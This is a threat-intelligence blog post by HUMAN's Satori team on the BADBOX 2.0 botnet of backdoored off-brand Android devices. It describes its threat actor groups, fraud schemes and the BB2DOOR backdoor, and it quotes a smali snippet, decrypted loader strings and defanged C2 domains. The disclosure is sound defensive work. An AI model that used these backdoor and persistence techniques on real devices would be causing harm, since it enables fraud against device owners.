Satori Threat Intelligence Disruption: BADBOX 2.0 Targets Consumer Devices with Multiple Fraud Schemes

humansecurity.com/learn/blog/satori-threat-intelligence-disruption-badbox-2-0/

March 5, 2025

HUMAN BLOG Read time: 36 minutes

Satori Threat Intelligence and Research Team

March 5, 2025

Account Fraud, Account Takeover, Ad Fraud, Automated Threats, Bot Fraud, Research & Detection, Threat Intelligence

Researchers: Louisa Abel, Nico Agnese, Gabi Çirlig, Maor Elizen, Will Herbig, Aviad Kaiserman, Lindsay Kaye, João Marques, Vikas Parthasarathy, João Santos, Adam Sell, Inna Vasilyeva, Mikhail Venkov

MITRE ATT&CK Framework: T1071, T1071.001, T1001, T1573, T1104, T1571, T1437, T1626, T1631, T1059.004, T1608, T1608.001, T1407, T1406, T1406.002, T1620, T1643

IVT Taxonomy: Manipulated Behavior, False Representation, Automated Browsing, Hidden Ads

HUMAN's Satori Threat Intelligence and Research team recently uncovered and—in collaboration with Google, Trend Micro, Shadowserver, and other partners—partially disrupted a complex and expansive fraud operation dubbed "**BADBOX 2.0**." The BADBOX 2.0 operation was a major expansion and adaptation of the BADBOX operation published by the Satori team in the fall of 2023. BADBOX 2.0 is **the largest botnet of infected connected TV (CTV) devices ever uncovered**, and Satori researchers have found compelling evidence that the threat actors behind BADBOX were involved in BADBOX 2.0.

Update (6 Jun 2025): On 5 Jun 2025 the FBI's Internet Crime Complaint Center released Public Service Announcement I-060525-PSA confirming that BADBOX 2.0 has compromised millions of smart-TV boxes, digital projectors, vehicle infotainment units, picture frames, and other IoT devices. The advisory credits Human Security, Google, Trend Micro, and the Shadowserver Foundation for their contributions and recommends monitoring home-network traffic, avoiding unofficial app stores, and keeping firmware patched.

BADBOX 2.0, like its predecessor, begins with backdoors on low-cost consumer devices that enable threat actors to load fraud modules remotely. These devices communicate with command-and-control (C2) servers owned and operated by a series of distinct but cooperative threat actors. The BADBOX and BADBOX 2.0 threat actors exploit software or hardware supply chains or distribute seemingly benign applications that contain "loader" functionality in order to infect these devices and applications with the backdoor.

Once a fraud module is deployed, infected devices may become part of a botnet and subsequently have the capacity to conduct several attacks including:

- Programmatic ad fraud
- Click fraud
- Residential proxy services (which, in turn, facilitate the following attacks):
    - Account takeover (ATO)
    - Fake account creation
    - DDoS
    - Malware distribution
    - One-time password (OTP) theft

This scheme impacted **more than 1 million consumer devices**. Devices connected to the BADBOX 2.0 operation included lower-price-point, "off brand", uncertified tablets, connected TV (CTV) boxes, digital projectors, and more. The infected devices are Android Open Source Project devices, not Android TV OS devices or Play Protect certified Android devices. All of these devices are manufactured in mainland China and shipped globally; indeed, HUMAN observed BADBOX 2.0-associated traffic from **222 countries and territories worldwide**. A list of models affected by BADBOX 2.0 is available in the Indicators of Compromise below.

Satori researchers worked closely with Google to disrupt the infrastructure powering BADBOX 2.0. Google has taken the following actions:

- Google Play Protect, Android's built-in malware and unwanted software protection, automatically warns users and blocks apps known to exhibit BADBOX associated behavior at install time on Play Protect certified Android devices with Google Play Services, even when apps come from sources outside of Play. Google Play Protect is on by default on Android devices with Google Play Services.
- Google has taken action to terminate publisher accounts associated with BADBOX 2.0 from the Google Ad ecosystem.
- Google recommends checking whether your device is Google Play Protect certified.

> "We appreciate collaborating with HUMAN to take action against the BADBOX operation. If a device isn't Play Protect certified, Google doesn't have a record of security and compatibility test results. Play Protect certified Android devices undergo extensive testing to ensure quality and user safety. To help you confirm whether or not a device is built with Android TV OS and Play Protect certified, our Android TV website provides the most up-to-date list of partners. You can also take these steps to check if your device is Play Protect certified. Users should ensure Google Play Protect, Android's malware protection that is on by default on devices with Google Play Services, is enabled."
>
> *Google*

BADBOX 2.0, like BADBOX and other attacks, is reflective of cybercriminals' attempts to target every stage of the customer journey. The fraudsters in this operation attacked the digital advertising ecosystem, compromised the journey from an ad to a website, abused login portals through residential proxy capabilities, and exploited the backdoored devices as a botnet.

Executive Summary

HUMAN's Satori Threat Intelligence and research team has uncovered and—in collaboration with Google, Trend Micro, Shadowserver, and other partners—partially disrupted a sprawling and complex cyberattack dubbed **BADBOX 2.0**. BADBOX 2.0 is a major adaptation and expansion of the Satori team's 2023 BADBOX disclosure, and is **the largest botnet made up of infected connected TV (CTV) devices ever uncovered**. (BADBOX had a portion of its infrastructure taken down by the German government in December 2024.) The BADBOX 2.0 investigation reflects how the threat actors have shifted their targets and tactics following the BADBOX disruption in 2023.

This attack centered primarily on low-cost, 'off-brand' and uncertified Android Open Source Project devices with a backdoor. These backdoored devices allowed the threat actors the access to launch fraud schemes of several kinds, including the following:

- **Residential proxy services**: selling access to the device's IP address without the user's permission
- **Ad fraud – hidden ad units:** using built-in content apps to render hidden ads
- **Ad fraud – hidden WebViews:** launching hidden browser windows that navigate to a collection of game sites owned by the threat actors
- **Click fraud:** navigating an infected device to a low-quality domain and clicking on an ad present on the page

While HUMAN and its partners currently observe the threat actors pushing payloads to the device to implement these fraud schemes, the attackers are not limited to just these 4 types of fraud. These threat actors have the technical capability to push any functionality they want to the device by loading and executing an APK file of their choosing, or by requesting the device to execute code. For example, researchers at Trend Micro who collaborated on this investigation with HUMAN observed one of the threat actor groups (Lemon Group) deploying payloads to programmatically create accounts in online services, collect sensitive data from devices and more.

The backdoor underpinning the BADBOX 2.0 operation is distributed in three ways:

- pre-installed on the device, in a similar fashion to the primary BADBOX backdoor
- retrieved from a command-and-control (C2) server contacted by the device on first boot
- downloaded from third-party marketplaces by unsuspecting users




Diagram outlining the three backdoor delivery mechanisms for BADBOX 2.0

Satori researchers identified **four threat actor groups** involved in BADBOX 2.0:

- **SalesTracker Group**—so named by HUMAN for a module used by the group to monitor infected devices—is the group researchers believe is responsible for the BADBOX operation, and that staged and managed the C2 infrastructure for BADBOX 2.0.
- **MoYu Group**—so named by HUMAN based on the name of residential proxy services offered by the threat actors based on BADBOX 2.0-infected devices—developed the backdoor for BADBOX 2.0, coordinated the variants of that backdoor and the devices on which they would be installed, operated a botnet composed of a subset of BADBOX 2.0-infected devices, operated a click fraud campaign, and staged the capabilities to run a programmatic ad fraud campaign.
- **Lemon Group**, a threat actor group first reported by Trend Micro, is connected to the residential proxy services created through the BADBOX operation, and is connected to an ad fraud campaign across a network of HTML5 (H5) game websites using BADBOX 2.0-infected devices.

- **LongTV** is a brand run by a Malaysian internet and media company, which operates connected TV (CTV) devices, and develops apps for those devices and for other Android Open Source Project devices. Several LongTV-developed apps are responsible for an ad fraud campaign centered on hidden ads based on an “evil twin” technique as described by Satori researchers in the 2024 Konfety disclosure. (This technique centers on malicious apps distributed through non official channels representing themselves as similar benign apps distributed through official channels which share a package name.)

These groups were connected to one another through shared infrastructure (common C2 servers) and historical and current business ties.

Satori researchers discovered BADBOX 2.0 while monitoring the remaining BADBOX infrastructure for adaptation following its disruption; as a matter of course, Satori researchers keep an eye on threats long after they’re first disrupted. In the case of BADBOX 2.0, researchers had been watching the threat actors for more than a year between the first BADBOX disclosure and BADBOX 2.0.

Researchers found new C2 servers which hosted a list of APKs targeting Android Open Source Project devices similar to those impacted by BADBOX. Pulling on those threads led the researchers to find the various threats on each device.Through collaboration with Google, Trend Micro, Shadowserver, and other HUMAN partners, BADBOX 2.0 has been **partially disrupted**. The threat actors’ ad fraud monetization capabilities have been mitigated by solutions within HUMAN’s Advertising Protection, a suite of solutions which safeguard the advertising ecosystem, and through joint action from partners, including publisher account termination. Google Play Protect automatically warns users and blocks apps known to exhibit BADBOX 2.0-associated behavior at install time on Play Protect certified Android devices with Google Play Services. HUMAN customers are and have been protected from the impacts of BADBOX 2.0. Researchers continue to monitor the BADBOX 2.0 threat actors for further adaptation.

Join our upcoming webinar to discuss the threat intel behind the BADBOX 2.0 disruption with the Satori team:

BADBOX & BADBOX 2.0: Adaptation and Discovery

As we wrote in the original report on the BADBOX operation in 2023, disruption is often not the end of the story, but only the end of a chapter. The threat actors were likely to regroup and adapt, hunting for new ways to carry out attacks in the hope that the defenses established to stop an attack like BADBOX might not work on the new tactics. And that's precisely what Satori researchers observed.

Following our disclosure, the C2 servers powering the original BADBOX operation were shut down and the infected devices delisted from major marketplaces. Minor adaptations—like the threat actors Photoshopping out the model names from the screenshots of infected device models for new marketplace listings—were quickly identified and handled. And in December 2024, the German government sinkholed C2 servers from BADBOX, effectively dismantling a significant portion of the operation.

During Satori's initial BADBOX investigation, researchers observed this response from one of the C2 servers:

A BADBOX C2 response

*A snippet of the same response, with "**Saletracker**"highlighted*

Notice the **cpbheback[.]com** in the response. That's the domain for one of the C2 servers associated with the initial BADBOX operation. Notice also **Saletracker** [sic]. That's referencing a module used by a Chinese device manufacturer for monitoring sales activity of their products. What's visible in the response, however, isn't the actual monitoring module; it's a fake. The threat actors behind BADBOX used this as a fig leaf for controlling the Triada-based backdoor in that operation.

The threat actors behind this mimicry and the BADBOX operation set up a series of domains to host the C2 servers for BADBOX. In the spring of 2024, Satori researchers found a collection of new C2 servers hosting test versions of *new* backdoors.

These new C2 servers help connect the dots from one threat actor group to the next – many of the threat actors behind BADBOX 2.0's various components shared parts of this new C2 infrastructure.

Once Satori researchers began digging into the new C2 servers, the whole BADBOX 2.0 operation began to reveal itself. One threat actor led to another, one attack led to another, and what follows is what Satori found.

BADBOX 2.0: Threat Actor Groups

Over the course of the investigation, Satori researchers identified **four threat actor groups** involved in BADBOX 2.0. Each group played a distinct role in the overall scheme, though there is likely collaboration and/or overlap from one group to another, as evidenced by the shared infrastructure. Satori's research on the evolving BADBOX/BADBOX 2.0 family of operations continues, and additional threat actor groups may be identified.

SalesTracker Group

"**SalesTracker Group**" is a name given to a group of threat actors which Satori researchers believe is responsible for the original BADBOX operation. The name derives from the module used to obfuscate the Triada malware powering the BADBOX backdoor.


While monitoring for adaptation after HUMAN's BADBOX report, Satori researchers observed that the SalesTracker threat actors had accidentally exposed information about themselves while spinning up new C2 servers.

Within the BADBOX 2.0 operation, the SalesTracker Group was chiefly responsible for standing up new C2 domains and making resources available to other groups in the operation.

MoYu Group

"**MoYu Group**" is a name given to a collection of threat actors based on the name of the residential proxy service they offer. Satori researchers believe this organization is the operator of the backdoors found pre-installed on BADBOX 2.0 devices and bundled into the 200+ apps shared through unofficial app marketplaces. Researchers linked the SalesTracker threat actors to the MoYu threat actors with high confidence based on commonalities in their C2 infrastructure configurations.

The BADBOX 2.0 backdoor provided MoYu threat actors with persistent privileged access to infected devices. With this access, MoYu is able to carry out a variety of fraud schemes, including residential proxy node creation, remote code execution, ad fraud, click fraud, and data exfiltration.



The homepage of IpMoYu, advertising residential proxy services based on BADBOX 2.0-infected devices


Additionally, Satori researchers found information within MoYu's C2 infrastructure that shed light on a botnet controlled by the threat actors. This information revealed details about each of the devices, including which version of the backdoor was active, when the device was last active, and where the device was based.

The MoYu and Lemon Group threat actors used an identifier called "channel" to keep tabs on the various permutations of backdoor/C2 configuration for each node in the botnet. Researchers identified **20 distinct "channels"** controlling more than **83,000 devices** worldwide. Lemon Group uses these "channels" to decide which modules to push to different groups of compromised devices. (Note: there are far more than 83,000 devices infected by BADBOX 2.0; that number reflects only those controllable by MoYu threat actors in this specific botnet.)


Lemon Group

Lemon Group is a China-based threat actor group [known to the cybersecurity community] for their use of Triada-inspired malware; this malware strain was also used in the BADBOX operation.

Satori researchers found indications that Lemon Group threat actors were involved in selling residential proxy services during the BADBOX operation; the BADBOX proxy services' domains and the C2 domains connect back to **Dove Proxy**, a residential proxy service [referenced in the Trend Micro report] above, as affiliated with Lemon Group.



YouTube videos explaining the how-to of the residential proxy service offered by Lemon Group



YouTube video description for Dove Proxy, a known Lemon Group property

The account setup process for both proxy services includes the name **KCreativeInfo com**, which is registered to **Hefei Letang Technology Co., Ltd.** This company has several apps on official and unofficial app marketplaces, using the aliases **Joy Meng**, **Joy More**, and **JoyeTV**.

Lemon Group—both through its Joy-themed aliases and through other entities—is also heavily connected to a multifaceted ad fraud scheme based on a series of HTML5 (H5) game websites.

Satori researchers have uncovered **nearly 1,000** of these H5 game websites.

LongTV

LongTV is a part of Longvision Media, a Malaysia-based internet and media company. LongTV-branded Android-based connected TV devices are popular in Southeast Asia and South America, and the company is a developer of apps both for its own branded devices and for non-LongTV-branded devices.

Satori researchers found preinstalled LongTV apps on BADBOX 2.0-infected devices, and these apps launched hidden WebViews that loaded hidden ads.

BADBOX 2.0: Backdoor and Targeting

The BADBOX 2.0 operation, like its predecessor, is driven by a backdoor that gives threat actors persistent privileged access on the device. One distribution channel for this backdoor is through a preinstalled app that activates once the device is powered on, while another channel is through downloads by unsuspecting users from third-party/unofficial app marketplaces.

How the Backdoor Works

The backdoor operates in a similar fashion to how the BADBOX infection did: when the device is first turned on, it contacts a C2 server and downloads a file. That file decrypts itself into the components responsible for persistence and communications and sets up subsequent downloads, which are responsible for the fraud itself.


In the BADBOX operation, the infection centered on a critical Android file, **libandroid_runtime.so**, that the threat actors modified. For BADBOX 2.0, the threat actors “improved” their attack.

This BADBOX 2.0 backdoor begins when a class named **com.hs.app**, buried deep in the source code, loads **libanl.so**, the library that deploys fraud mechanisms to a device accessible to the threat actors.

```
.class public Lcom/hs/App;
.super Landroid/app/Application;
.source "SourceFile"


.field private static final b:Ljava/util/concurrent/ScheduledExecutorService;
.field private static c:J
.field private static d:Z
.field private static e:J
.field private a:La/a;

.method static constructor <clinit>()V
    .locals 2

    invoke-static {}, Ljava/util/concurrent/Executors;->newSingleThreadScheduledExec
    move-result-object v0
    sput-object v0, Lcom/hs/App;->b:Ljava/util/concurrent/ScheduledExecutorService;
    const-string v0, "anl"
    invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
    const-wide/32 v0, 0x1d4c0
```

com.hs.app class loading the "anl" library

libanl.so (the ANL in the file stands for Android Native Library) is a library which the threat actors have modified to implant new persistence and communications tools. This is the key step in the backdoor process:




Overview of the backdoor execution

We've dubbed this backdoor **BB2DOOR** for this library. The backdoor targeted several off-brand Android Open Source Project devices, including:


- CTV boxes
- tablets
- digital projectors
- aftermarket vehicle infotainment systems

As shown in the diagram above, when BB2DOOR activates, it downloads and installs multiple JAR files, which are responsible for maintaining communication with the C2 servers and ensuring persistence on the device itself. Satori researchers captured this install process by observing a BADBOX 2.0-infected device in a laboratory setting:



The BB2DOOR backdoor operating in a Satori lab device

Once libanl.so is installed, the backdoor calls home to a C2 server, in this case, catmore88[.]com:



On successful installation of the backdoor, the malware reaches out to MoYu servers

Within the libanl.so backdoor, there are encrypted strings that, once decrypted, are used as part of the process to launch two dropped files, p.jar and q.jar:

Result for MRQXIYI is: data
Result for F4XHALTKMFZA is: /.p.jar
Result for F4XHALTPMF2A is: /.p.oat
Result for NJQXMYJPNRQW4ZZPKN2HE2LOM4 is: java/lang/String
Result for MNXW2LTIOMXGG3DEFZGWC2LO is: com.hs.cld.Main
Result for NVQWS3Q is: main
Result for MNXW2LTIOMXHCLSNMFUW4 is: com.hs.q.Main
Result for F4XHCLTKMFZA is: /.q.jar
Result for F4XHCLTPMF2A is: /.q.oat

One of the extracted files—q.jar—was responsible for ensuring the backdoor couldn't be removed, and the com.hs.cld.main function within p.jar was responsible for downloading new fraud modules and backdoors from the C2 servers.

Satori researchers believe BB2DOOR is associated with **vo1d**, a malware strain disclosed by Russian cybersecurity firm Dr. WEB in 2024. While vo1d and BB2DOOR share some similarities—key among them the use of libanl.so—vo1d's reach appears to be limited to CTV boxes, while BB2DOOR targeted several additional types of devices.

One key discovery during the BADBOX 2.0 investigation is this list of APKs (Android Package Kits) found on the threat actors' exposed C2 server:

BB2DOOR backdoor variants retrieved from a MoYu C2 server

Each of these files corresponds to a variation of the backdoor targeting an app type and a specific device model.

Notice the beginning of each file name; each file begins with one of "AppStore", "HiCast", "Launcher", "MirrCast", "PadLauncher", or "Update". Satori researchers believe these designations reflect what sort of app the backdoor is built into. For example, the two app types that include the word "cast" are associated with screen-casting apps.

Notice also the letters/numbers at the end of each file name. Those reflect specific device models targeted by the threat actors. For example, "713M" is associated with a specific digital projector, and "TP3002O" is associated with a specific CTV device.

